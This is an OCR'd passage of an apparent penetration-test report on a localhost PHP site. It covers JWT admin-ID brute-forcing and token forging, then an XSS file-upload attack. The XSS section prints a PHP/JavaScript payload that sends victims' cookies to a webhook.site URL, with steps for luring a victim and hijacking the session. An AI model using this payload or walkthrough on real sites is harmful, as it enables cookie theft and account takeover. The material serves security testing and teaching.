
so script will stop trying and return 4 digits that are valid

to make a python script :

1- open burp suit and


2- go to extensions and

3- install (copy as python request extension)



then

1- go to proxy and intercept on
2- open admin.php page and receive request and send it to repeater and intercept off
3- in the repeater make right click in request and choose as in below image




4- make a python file called my_jwt_script.py in VSC and paste this request in file with scenario you want to execute..

python file code in this link: https://www.ideone.com/NrCGqj

5- write python my_jwt_script.py in terminal to run file

when response catch flag script will return 4 digits that is valid in this case : aabb

and running stop




6- finally get id of admin is : 16903748901111111111111aabb


1- open burp and

2- install jwt editor extension and

3- in repeater in JWT tap edit user id to admin id and send request ..

7- flag will appeared that's mean admin page opened





Remediation

- **a**lways verify the signature of the tokens to ensure they haven't been tampered with.
- Implement short expiration times for tokens and utilize refresh tokens to limit the duration of access

003: Exploiting XSS via file upload functionality to reflected XSS vulnerability leading to cookies theft of a victim that open malicious link (ATO) (High)

Description:	This vulnerability allows attacker to upload and execute files that has a script that can steal cookies of victim and send it to attacker that leads to ATO from sign up page when user upload profile photo
Risk:	Likelihood: High – This attack allowing attackers to execute harmful scripts in the victim's browser Impact: High – Theft of the victim's account.
References:	Cross Site Scripting (XSS) | OWASP Foundation

Evidence


1- open https://localhost:4433/nutirationPlans/nutirationPlans/signUp.php click on choose file field and upload file (profileXSS.php) that contain malicious code :

```
<?php
echo '<script>
    var cookies = document.cookie;
    var xhr = new XMLHttpRequest();
    xhr.open("POST", "https://webhook.site/[redacted]e", true);
    xhr.send("cookies=" + cookies);
</script>';
?>
```

this code take cookies of browser that this file executed in and send it to attacker server as soon as attacker receive cookies ,he can set it in his browser and take account of victim...

how to make a site for you to receive data ? there are several ways but I prefer easy one ,


2- Open webhook.site and the unique link that can receive any requests on it is appeared




now can use link of site to send request to it...

3- create account in https://localhost:4433/nutirationPlans/nutirationPlans/ in chrome with username like : hacker and upload profileXSS.php file in profile photo when you sign up in site

4- login and open profile https://localhost/nutirationPlans/nutirationPlans/profile.php and open malicious file to get malicious link to send it to the victim that already login in this site





5- after image opened in new tap in chrome , now have malicious link ..if victim open it that already has account in site , the script will be executed in victim browser and victim cookies will be stolen and sent to hacker server

now hacker should send this link to victim to open it


to check :

1- login with edge browser with username like : amna

2- check if amna open malicious link in edge ,the cookie will sent to webhocksite or not !!

link opened in edge ,

6- check webhook.site ,, will find the cookies are sent in request




now have cookies of user :amna ...

PHPSESSID=e6umar6jfv993i8v7em46mr2du

7- To make sure that cookies are right ,

print it in console with edge browser


by writting Document.cookie



